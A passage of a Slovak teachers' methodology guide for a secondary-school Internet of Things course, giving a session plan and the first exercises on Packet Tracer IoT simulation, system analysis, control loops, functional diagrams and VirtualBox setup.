TROUBLESHOOTING METHODS FOR CISCO IP NETWORKS, Foundation Learning Guide, Amir Ranjbar, Cisco Press. publikované: Jan 14, 2015., ISBN-13: 978-1-58720-455-5

Understanding Security Using the OSI Mode, SANS Institute InfoSec Reading Room, Glenn Surman, Version: GSEC Practical Version 1.3. Publikované: 20.3.2002. Dostupné online: <https://www.sans.org/reading-room/whitepapers/protocols/understanding-security-osi-model-377>

VELKÝ PRŮVODCE INFRASTRUKTUROU PKI A TECHNOLOGIÍ ELEKTRONICKÉHO PODPISU, 2. aktualizované vydání, Libor Dostálek Marta Vohnoutová, Computer Press, 2010, ISBN: 9788025126196.

Website Security Statistics Report. Publikované 14.6.2017. Dostupné online:
<https://www.whitehatsec.com/resource/stats.html>

White papers: Sensor Terminology, National Instrument. Publikované 23.9.2013. Dostupné online:
<http://www.ni.com/white-paper/14860/en/>



METODICKÉ POKYNY

B

OBSAH

Ako pracovať s metodickými pokynmi.....	231
Odporúčaný plán	232
CVIČENIE S01-CV1: Packet Tracer – úvod do IoT	234
CVIČENIE S02-CV1: Analýza funkcionality systému	239
CVIČENIE S03-CV1: Otvorená a uzatvorená slučka	243
CVIČENIE S04-CV1: Návrh funkčného diagramu	245
CVIČENIE S04-CV2: Virtuálny počítač a systém.....	248
CVIČENIE S05-CV1: Zber požiadaviek pre softvér	257
CVIČENIE S05-CV2: Príprava operačného systému (Raspberry PI)	259
CVIČENIE S06-CV1: Blokový diagram	263
CVIČENIE S06-CV2: Psuedokód	266
CVIČENIE S07-CV1: Python – vstupy/výstupy	271
CVIČENIE S08-CV1: Python – cyklus.....	274
CVIČENIE S09-CV1: Python – funkcie	277
CVIČENIE S10-CV1: Headless prístup k Raspberry PI	280
CVIČENIE S11-CV1: Webový server – Raspberry PI.....	284
CVIČENIE S12-CV1: Webová aplikácia v jazyku Python a Flask na Raspberry PI	288
CVIČENIE S13-CV1: Kirchhoffové zákony	292
CVIČENIE S14-CV1: Delič napätia	297
CVIČENIE S15-CV1: Ovládanie výstupného napätia	302
CVIČENIE S16-CV1: Dekoračné osvetlenie	310
CVIČENIE S17-CV1: Poplašné IoT zariadenia (Arduino).....	315
CVIČENIE S17-CV2: Poplašné IoT zariadenia (Raspberry PI)	323
CVIČENIE S18-CV1: Wireshark – sieťová komunikácia.....	329

CVIČENIE S19-CV1: Diagnostika sietí	335
CVIČENIE S20-CV1: Mozilla IoT Gateway	344
CVIČENIE S21-CV1: Prieskum bezpečnostných hrozieb	351
CVIČENIE S22-CV1: Detekcia zraniteľností.....	355
CVIČENIE S23-CV2: Audit správania sa v online svete	359
CVIČENIE S24-CV1: Overenie Integrity dát	364
CVIČENIE S24-CV1: Vlastný IoT koncept	367
CVIČENIE S26-CV1: Canvas model – existujúci produkt.....	371
CVIČENIE S27-CV1: Canvas model – nový produkt	374
CVIČENIE S28-CV1: Produkt a trh	377
CVIČENIE S29-CV1: Základy dátovej analýzy.....	381
CVIČENIE S30-CV1: Dátová analýza internetového pripojenia	387
CVIČENIE S31-33-CV1/2/3: Záverečný IoT projekt.....	395

Ako pracovať s metodickými pokynmi

Metodické pokyny boli vytvorené ako sprievodný materiál k hlavnej knihe. Cieľovou skupinou sú učitelia stredných škôl so zameraním na informatiku, počítačové siete, elektroniku, automatizáciu a učitelia všeobecných stredných škôl. Vzdelávanie v oblasti Internetu vecí je však integrované aj do výučby na vybraných gymnáziách, preto je vhodné aj pre učiteľov tohto typu škôl.

Pre efektívnu prácu bol vytvorený odporúčaný plán, ktorý obsahuje tematické rozdelenie jednotlivých sedení. Pre každé sedenie bola zvolená jedna konkrétna téma alebo oblasť, ktorú si môžete prebrať. Jednotlivé témy sú diskutované v hlavnej knihe. Dopĺňujúce zdroje informácií nájdete v metodických pokynoch k cvičeniam.

Priloženú tabuľku môžete interpretovať nasledujúcim spôsobom.

Sedenie	Téma	Kapitoly knihy	Cvičenia
1	Úvod do Internetu vecí	1	S01-CV1 - Packet Tracer – úvod do sveta IoT

Pre prvé sedenie, bola naplánovaná téma *Úvod do Internetu vecí*, pričom túto tému pokrýva prvá kapitola hlavnej knihy a cvičenie S01-CV1, ktoré má názov - *Packet Tracer – úvod do sveta IoT*.

Kód jednotlivých cvičení viete interpretovať ako SEDENIE_01-CVIČENIE_1. Niektoré sedenia obsahujú aj dve cvičenia. V jednotlivých cvičeniach sa môže nachádzať aj niekoľko čiastkových úloh. Na záver cvičenia, sú uvedené dopĺňujúce otázky, ktoré sú vhodné pre šikovných žiakov. Týmto dostanú impulz napríklad pre vylepšenie vytvoreného riešenia o novú funkcionálnosť.

Pre samoštúdium je na konci každého cvičenia uvedených niekoľko odkazov, ktoré sa týkajú preberanej témy. Na týchto odkazoch nájdete Vy alebo študenti dopĺňujúce informácie či iné zaujímavosti.

Odporúčany plán

Celkovo bolo vytvorených 37 metodických pokynov pre 37 tematických cvičení. Očakávaná hodinová dotácia predmetu Internet vecí je 33 sedení. Pre každé cvičenie bolo vytvorené minimálne jedno cvičenie. Cvičenie môže obsahovať viac čiastkových úloh a doplňujúcich otázok.

Sedenie	Téma	Kapitoly knihy	Cvičenia
1	Úvod do Internetu vecí	1	S01-CV1 - Packet Tracer – úvod do sveta IoT
2	Embedded systémy, Arduino, Raspberry PI	2.1-2.4	S02-CV1 - Analýza funkcionality systému
3	Rozširujúce moduly, komunikácia, senzory systému, otvorená a zatvorená slučka	2.5-2.10	S03-CV1 - Otvorená a uzatvorená slučka
4	Tematický projekt	1-2	S04-CV1 - Návrh funkčného diagramu S04-CV2 - Virtuálny počítač a systém
5	Softvér, operačné systémy, vývoj softvéru	3.1-3.5	S05-CV1 - Zber požiadaviek pre softvér S05-CV2 - Príprava operačného systému (Raspberry PI)
6	Metodológie, vývojové diagramy, pseudokód	3.1-3.5	S06-CV1 - Blokový diagram S06-CV2 - Psuedokód
7	Základy programovania (vstupy/výstupy)	3.6	S07-CV1 - Python – vstupy/výstupy
8	Základy programovania (cykly)	3.6	S08-CV1 - Python – cyklus
9	Základy programovania (funkcie)	3.6	S09-CV1 - Python – funkcie
10	Web a spracovanie dát	3.8	S10-CV1 - Headless prístup k Raspberry PI
11	Web a spracovanie dát (pokračovanie)	3.8	S11-CV1 - Webový server – Raspberry PI
12	Tematický projekt	3	S12-CV1 - Webová aplikácia v jazyku Python a Flask na Raspberry PI
13	Základy elektroniky	4.1-4.2	S13-CV1 - Kirchhoffové zákony
14	Pasívne a aktívne súčiastky	4.3	S14-CV1 - Delič napätia
15	Pasívne a aktívne súčiastky (pokračovanie)	4.4	S15-CV1 - Ovládanie výstupného napätia
16	Elektromechanické prvky, aktuátory, Riadenie s pomocou pulzno-šírkovej modulácie	4.5-4.8	S16-CV1 - Dekoračné osvetlenie
17	Tematický projekt	4	S17-CV1 - Poplašné IoT zariadenia (Arduino) S17-CV2 - Poplašné IoT zariadenia (Raspberry PI)

18	Sieťová komunikácia	5.1-5.3	S18-CV1 - Wireshark – sieťová komunikácia
19	Diagnostika sietí, Diagnostické nástroje, prístupy	5.4	S19-CV1 - Diagnostika sietí
20	IoT protokoly	5.5	S20-CV1 - Mozilla IoT Gateway
21	Úvod do kybernetickej bezpečnosti	6.1-6.2	S21-CV1 - Prieskum bezpečnostných hrozieb
22	Priebeh útoku	6.3, 6.5	S22-CV1 - Detekcia zraniteľností
23	Ochrana proti útokom	6.4	S23-CV2 - Audit správania sa v online svete
24	Šifrovanie	6.6-6.7	S24-CV1 - Overenie Integrity dát
25	Tematický projekt	5-6	S25-CV1 - Vlastný IoT koncept
26	Podnikanie a IoT	7.1-7.2	S26-CV1 - Canvas model – existujúci produkt
27	Návrh prototypu	7.2	S27-CV1 - Canvas model – nový produkt
28	Životný cyklus (LCM)	7.4	S28-CV1 - Produkt a trh
29	Dátová analytika	7.6	S29-CV1 - Základy dátovej analýzy
30	Tematický projekt	7	S30-CV1 - Dátová analýza internetového pripojenia

CVIČENIE S01-CV1: Packet Tracer – úvod do IoT

Kľúčové slová

IoT, Packet Tracer, LED

Výstup cvičenia

S pomocou aplikácie Packet Tracer 7.1 (dostupná cez portál NetAcad) sa zoznámte s konceptom IoT.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- koncept IoT,
- zoznámte sa s aplikáciou Packet Tracer,
- zoznámte sa s prepájaním IoT zariadení.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Packet Tracer verzie 7.1.
- PKA súbor – dostupný v kurze Connecting Things (1.2.2.5) Online:
<https://static-course-assets.s3.amazonaws.com/IoTFCT201/en/course/files/1.2.2.5%20Packet%20Tracer%20-%20Connecting%20Devices%20to%20Build%20IoT.pka>

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nebudete potrebovať žiadne špeciálne znalosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základy práce s aplikáciou Packet Tracer.
- 3) V spolupráci so študentmi vyriešte nižšie uvedené cvičenia.

Teoretický úvod

V tejto aktivite budete budovať solárny napájací zdroj monitorovaný cez IoT sieť. Funkcionalita bude nasledujúca: slnko nabíja solárny panel, ktorý posiela elektrickú energiu do batérie na uskladnenie a distribúciu energie. Merač výkonu pripojený medzi nimi číta a zobrazuje množstvo energie zachytenej solárnym zariadením.


Pretože všetky zariadenia sú pripojené na internet ako IoT, zaregistrujú sa na registračnom serveri. Táto registrácia umožňuje používateľovi sledovať celý systém z webového prehliadača na počítači alebo telefóne.

Výhoda tohto riešenia internetu vecí je v možnosti, keď používateľ môže sledovať spotrebu energie v systéme nielen lokálne, ale aj vzdialene. Ďalším krokom by bolo pripojenie mikrokontroléra a napísanie kódu vypnutia jednej alebo viac LED diód, keď výkon batérie klesne pod definovanú hranicu. Tento úsporný režim by umožnil batérii sa nejaký čas dobíjať predtým, než by sa všetky LED diódy mohli opäť spustiť.

Realizácia cvičenia

Úloha 1

Začnete štyrmi LED diódami, počítačom, prepínačom a serverom. Pridajte nasledujúce zariadenia vyhľadáním a ťahaním do pracovného priestoru Packet Tracer:



Jednotlivé komponenty nájdete v menu:

- Zariadenie PT-Solar Panel. PT-solárny panel nájdete v časti Koncové zariadenia >> Elektrická sieť.
- Zariadenie s PT batériou. Batéria PT nájdete v časti Koncové zariadenia >> Elektrická rozvodná sieť.
- Prístroj PT-Power Meter. PT-Power Meter nájdete v časti Koncové zariadenia >> Power Grid.
- Pomocou vlastných káblov IoT pripojte solárny panel a batériu k meraču výkonu podľa tabuľky uvedenej nižšie. Vlastný kábel IoT nájdete v časti Pripojenia.

Pomocou nižšie uvedenej tabuľky nájdite správne porty:

Zariadenie	Port	Power-Meter port
Solárny panel	D0	D0
Batéria	D0	D1

Pomocou vlastných káblov IoT pripojte LED k batérii podľa nasledujúcej tabuľky. Pomocou nižšie uvedenej tabuľky nájdite správne porty:

Zariadenie	Port Batérie
LED1	D1
LED2	D2
LED3	D3
LED4	D4



POZNÁMKA!

Packet Tracer môže pomenovať jednotlivé komponenty a zariadenia IoT inak. Keďže názov nemá vplyv na aktivitu, môžete ľubovoľne premenovať svoje zariadenia pre jednoduchú identifikáciu.

Je potrebné si uvedomiť, že pre jednoduchosť, Packet Tracer neimplementuje správne napájací kábel. Pojmy ako zem, polarita, špecifické konektory, šírka kábla a ďalšie, sú pre jednoduchosť skryté za multifunkčným káblom IoT Custom Cable. V reálnom svete nezabudnite vybrať správny kábel a konektory. Predídete tým škodám a zraneniam.

Pomocou priameho kábla Ethernet pripojte port Ethernetu solárneho napájania, batérie a merač výkonu k switchu podľa nasledujúcej tabuľky. Týmto zabezpečíte, aby zariadenia mohli komunikovať so serverom. Priame káble Ethernet nájdete v časti Pripojenia.

Zariadenie	Switch Port
Solárny panel	Fa0/3
Power meter	Fa0/4
Batéria	Fa0/5

Úloha 2

Teraz, keď sú zariadenia správne prepojené káblom, musia byť nakonfigurované. Pretože tento systém závisí od IP siete, musia byť zariadenia nakonfigurované so správnymi informáciami o IP adrese. Vzhľadom k tomu, že server je tiež nakonfigurovaný ako server DHCP, zariadenia IoT by mali byť nakonfigurované ako klienti DHCP, aby sa učili IP informácie automaticky.

- Kliknite na solárny panel, prejdite na kartu Config >> GigabitEthernet0 a vyberte DHCP pod IP Konfigurácia.
- Kliknite na merač výkonu, prejdite na kartu Config >> FastEthernet0 a zvolte DHCP pod IP Konfigurácia.
- Kliknite na batériu, prejdite na záložku Config >> FastEthernet0 a vyberte DHCP pod IP Konfigurácia.

Vyplňte nasledujúcu tabuľku s pridelenými IP adresami:

Zariadenie	Pridelená IP adresa
Solárny panel	
Power meter	
Batéria	

Pred správnym fungovaním sa zariadenia musia zaregistrovať na server. Nakonfigurujte zariadenia pomocou server IP adresy, aby im umožnili nájsť a komunikovať so serverom. Kliknite na solárny panel, prejdite na kartu Konfigurácia >> Nastavenia a vyberte položku Server na diaľku pod internetom Server. Zadaťte nasledujúce informácie o serveri:

Adresa servera: **1.0.0.1**

Používateľské meno: **admin**

Heslo: **admin**

Kliknite na tlačidlo Pripojiť. Opakujte proces meracieho prístroja a batérie. Použite rovnakú adresu servera, používateľské meno a adresu ako je uvedené vyššie.

Úloha 3

Simulované používanie systému. Teraz, keď sú všetky zariadenia pripojené, všimnite si, ako solárny panel nabíja batériu.

- Všimnite si, ako LED diódy čerpajú energiu z batérie pre prevádzku.
- Všimnite si, ako LED zhasnú, ak sa batéria nenabíja.

- Kliknite na počítač a prejdite na webový prehliadač Desktop >>.
- Zadajte adresu IP servera, 1.0.0.1 a stlačte kláves enter.
- Na prihlásenie sa na server použite nasledujúce poverenia:
 - Používateľské meno: admin
 - Heslo: admin

Otázky a úlohy na zamyslenie

1. Koľko zariadení sa zobrazuje na stránke? Ako sa volajú?

2. Prečo nie sú uvedené ostatné zariadenia, prepínač, server a počítač? Je to chyba?

3. Kliknutím na každé zariadenie ho rozbaľte a monitorujte stav konkrétneho zariadenia.

Odporúčané zdroje

[1] Packet Tracer - <https://www.netacad.com/courses/packet-tracer>

CVIČENIE S02-CV1: Analýza funkcionality systému

Kľúčové slová

Analýza systému, vysoko-úrovňový pohľad

Výstup cvičenia

Schopnosť analyzovať komunikačnú štruktúru IoT zariadenia a komunikačného procesu.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- analyzovať funkčnosť softvérových systémov,
- identifikovať vstupy a výstupy.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia nie sú vyžadované žiadne technické pomôcky.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nie sú vyžadované žiadne špeciálne znalosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept identifikovania blokov systému, ich funkcionality a účelu.
- 3) Rozdeľte študentov do menších skupín a požiadajte ich o vypracovanie úloh.

Teoretický úvod

Proces je súbor činností, ktorý získa vstupy, vykoná nad nimi definované operácie a poskytne požadované výstupy. Výstupy môžu človeku poskytovať napríklad službu, prípadne informácie o reálnom svete.

Princípy fungovania systémov je vhodné začať analyzovať z vyššej úrovne. V angličtine sa takýto pohľad označuje ako high-level. Získame tým prehľad o vstupoch a výstupoch systému, vykonávaných operáciách a hlavných komponentoch systému.



POZNÁMKA!

Podrobnosti o analýze systémov nájdete v kapitolách 1-2 a v odkazoch uvedených na konci tohto cvičenia.

Realizácia cvičenia

V tomto cvičení budú predstavené dva modely analýzy procesu. Úlohou bude podobným postupom doplniť údaje o neznámom procese.

Úloha 1: Automobil

Automobil je dopravný prostriedok, s ktorým sa stretávame denne. Pre bezpečnú jazdu je potrebné sledovať výstupy, ktoré musia byť vodičom (prípadne riadiacou jednotkou, či asistenčným systémom) vyhodnotené a korigované. Týmto sa upraví správanie automobilu, čo zabezpečí jeho bezpečnú prevádzku.

Podobným prístupom môže byť v kontexte IoT analyzovaný ľubovoľný IoT systém.

Pre ovplyvnenie systému sú potrebné operácie, o ktorých vykonaní vieme správne rozhodnúť len na základe aktuálnych parametrov. Tie sú získavané pomocou snímačov (vstupy). Zmena správania automobilu je požadovaným výstupom.

Vstupy	Operácie	Výstupy
Rýchlosť	Zrýchlenie	Úprava rýchlosti
Smer	Spomalenie	Zmena smeru
Vzdialenosť od iných vozidiel	Riadenie smeru	

Výstupy – Predstavujú požadovanú zmenu pre udržanie systému v rovnovážnom stave. Napríklad úprava rýchlosti - spomalenie vozidla.

Operácie – Akcie, ktoré pomáhajú dosiahnuť výstup. Napríklad brzdenie vozidla.

Vstupy - Snímače vozidla, ktoré poskytujú aktuálne informácie o jazde. Tieto údaje sú charakterizované ako vstupy do systému riadiacej jednotky.

Úloha 2: Práčka

Vstupy	Operácie	Výstupy
Špinavé oblečenie	Pranie	Vyčistenie oblečenia
Pracie prostriedky	Žmýkanie	Osušenie oblečenia
	Sušenie	

Úloha 3: Termostat (doplňte)

Vstupy	Operácie	Výstupy
....
....
....

Úloha4: CNC sústruh (doplňte)

Vstupy	Operácie	Výstupy
....
....
....

Úloha 5: Dron(doplňte)

Vstupy	Operácie	Výstupy
....
....
....

Úloha 6: Navigačný systém (doplňte)

Vstupy	Operácie	Výstupy
....
....
....

Prezentácia

- Odporúčame skupinovú diskusiu k vyplneným tabuľkám.

Otázky a úlohy na zamyslenie

- 1) Navrhните ďalšie systémy a analyzujte ich funkcionality.

Odporúčané zdroje

[1] Electronic system-level design and verification - https://en.wikipedia.org/wiki/Electronic_system-level_design_and_verification

[2] The Electronic System Design, Analysis, Integration, and Construction - <https://pdfs.semanticscholar.org/d2ba/8a515a34f5c3145e2dca9357fbd5153a4345.pdf>

CVIČENIE S03-CV1: Otvorená a uzatvorená slučka

Kľúčové slová

otvorená slučka, uzatvorená slučka

Výstup cvičenia

Výstupom cvičenia je spoznanie, identifikácia a rozdelenie slučky spätnej väzby, ktorú využívajú jednotlivé technické zariadenia.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- analyzovať, porovnať koncept otvorenej slučky riadiacich systémov,
- analyzovať, porovnať koncept zatvorenej slučky riadiacich systémov,
- identifikovať typ slučky použitý v konkrétnom systéme.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- fotografie, prípadne vizuálne nákresy technických zariadení.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základná definícia a funkcionality snímačov,
- prehľad fyzikálnych princípov, ktoré môžu byť snímané.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovania otvorenej a uzatvorenej slučky.
- 3) Požiadajte študentov o navrhnutie IoT aplikácie, kedy by využili rôzne typy slučky. Konzultujte prípadné problémy a komplikácie.
- 4) Rozdeľte študentov do menších skupín.
- 5) Požiadajte skupiny o vyplnenie vzorovej tabuľky.
- 6) Tabuľku je možné rozšíriť o vlastné nápady technických zariadení.

Teoretický úvod

Riadiaci systém s otvorenou slučkou nekontroluje výstup. Nedokáže teda určiť, aké úpravy majú byť vykonané na vstupe. V riadiacom systéme s uzavretou slučkou sa výstup meria za účelom určenia, či je potrebné upraviť vstupy. Príkladom uzatvorenej slučky môže byť zavlažovací systém so snímačom vlhkosti pôdy.

Realizácia cvičenia

Analyzujte systém technického zariadenia a identifikujte, akým spôsobom sníma fyzikálne veličiny a riadi svoju funkcionality.

Systém	Typ slučky	Vysvetlenie
Sušička na oblečenie bez snímání vlhkosti	Otvorená	Bez snímača vlhkosti nedokáže sušička určiť optimálnu dĺžku programu.
Svetelný obvod v miestnosti		
Termostat		
Ovládanie hlasitosti rádia		
Klimatizácia		
Umývačka riadu		
Servoriadenie vozidla		

Otázky a úlohy na zamyslenie

- 1) Je možné, aby technické zariadenie používalo viac systémov spätnej väzby súčasne?
- 2) Aký vplyv na zariadenie by mala zmena typu spätnej väzby (otvorená → uzatvorená, uzatvorená → otvorená)?

Odporúčané zdroje

[1] Rozdiely medzi otvorenou a uzatvorenou slučkou: <https://www.quora.com/How-do-closed-loop-systems-differ-from-open-loop-systems>

[2] Otvorená slučka: <https://www.electronics-tutorials.ws/systems/open-loop-system.html>

[3] Uzatvorená slučka: <https://www.electronics-tutorials.ws/systems/closed-loop-system.html>

CVIČENIE S04-CV1: Návrh funkčného diagramu

Kľúčové slová

funkčný diagram, pozitívna spätná väzba, negatívna spätná väzba

Výstup cvičenia

Nakreslite funkčný diagram založený na procesoch s otvorenou slučkou a uzavretou slučkou. Preskúmajte nástroje na tvorbu diagramov.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- navrhnuť funkčnú schému zariadení,
- identifikovať typ spätnej väzby,
- vybrať efektívny typ spätnej väzby.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Softvér pre tvorbu diagramov:
 - Draw IO – draw.io
 - Gliffy – gliffy.com

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nie sú vyžadované žiadne špecifické znalosti.

Odporúčany priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovanie spätnej väzby.
- 3) Študenti budú pracovať samostatne a riešiť zadané úlohy.

Teoretický úvod


Riadiace systémy s otvorenou slučkou a uzavretou sú dva základné typy riadiacich systémov. V systéme s otvorenou slučkou regulátor dá pokyn, aby aktuátor vykonal vopred určenú akciu bez overenia požadovaných výsledkov. Riadiaci systém s uzavretou slučkou nepretržite monitoruje výkon a prispôbuje vstup podľa potreby, aby sa dosiahol požadovaný výsledok.

Funkčná schéma Vám môže pomôcť identifikovať a pochopiť komponenty riadiaceho systému. V tejto aktivite dokončíte procesné diagramy bežných aktivít.

Realizácia cvičenia


Úloha 1



Schéma procesu pre riadiace systémy s otvorenou slučkou. Tento systém môže spracovať vstupnú podmienku na vytvorenie výstupu. Vyplňte riadiacu jednotku a zariadenie pre každý proces uvedený nižšie.



Úloha 2

Schéma procesu pre riadiace systémy s uzavretou slučkou. V tomto systéme riadenia sa výstup monitoruje tak, aby sa dosiahli požadované výsledky procesu. Snímač v tejto funkčnej schéme poskytuje informácie o spätnej väzbe tak, aby boli nastavené potrebné hodnoty pre riadenie akčných členov. Vyplňte ovládač, zariadenie a snímač pre každý diagram uvedený nižšie.





Otázky a úlohy na zamyslenie

- 1) Čo môžeme pridať do funkčných diagramov vytvorených v úlohe 1, aby sme overili či výstupná veličina dosiahla hodnotu, akú požadujeme?
- 2) Aké iné vonkajšie podmienky by mohli mať vplyv na systém v úlohe 2? Ako by ste tieto externé premenné zohľadnili pri riadení?
- 3) Vytvorte zoznam niekoľkých inteligentných produktov, ktoré sú k dispozícii na reguláciu vnútornej teploty a efektívneho využívania vody?

Odporúčané zdroje

[1] Pozitívna spätná väzba - https://en.wikipedia.org/wiki/Positive_feedback

[2] Negatívna spätná väzba - https://en.wikipedia.org/wiki/Negative_feedback

CVIČENIE S04-CV2: Virtuálny počítač a systém

Kľúčové slová

virtualizácia, VirtualBox, Linux,

Výstup cvičenia

S pomocou VirtualBoxu si pripravíte virtuálny stroj s operačným systémom Linux.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť virtuálny počítač a systém,
- simulovať samostatný počítač s operačným systémom,
- spoznáte operačný systém Linux.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- VirtualBox,
- operačný Systém Linux,
- fyzický počítač s minimálne 2GB RAM a 8GB voľného disku.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy inštalácie operačných systémov,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Pripravte si potrebné obrazy operačných systémov pred cvičením
- 2) Na cvičení objasnite študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 3) Študentom vysvetlite základný koncept virtualizácie.
- 4) Študentom vysvetlite postup tvorby virtuálnych strojov a ich konfigurácie.
- 5) Študenti budú pracovať samostatne a vytvárať prvé virtuálne stroje a importovať, prípadne inštalovať operačné systémy.

Teoretický úvod

Počítače svoju výpočtovú silu za posledných 10 rokov výrazne zvýšili. Súčasné stroje ponúkajú výhodu vo forme viacjadrových procesorov a veľkého množstva pamäte RAM. Tieto výkonné prostriedky je možné využívať na virtualizáciu. S virtualizáciou môže jeden alebo viac virtuálnych počítačov fungovať v jednom fyzickom počítači.

Virtuálne stroje sa často nazývajú hosťami a fyzické počítače sa často nazývajú hostiteľia. Nové virtuálne systémy a stroje je možné vytvárať no výkonnom hardvéry, ktorý má dostatočné systémové prostriedky, podporu virtualizácie a zodpovedajúce softvérové vybavenie (napríklad VirtualBox, VmWare.)

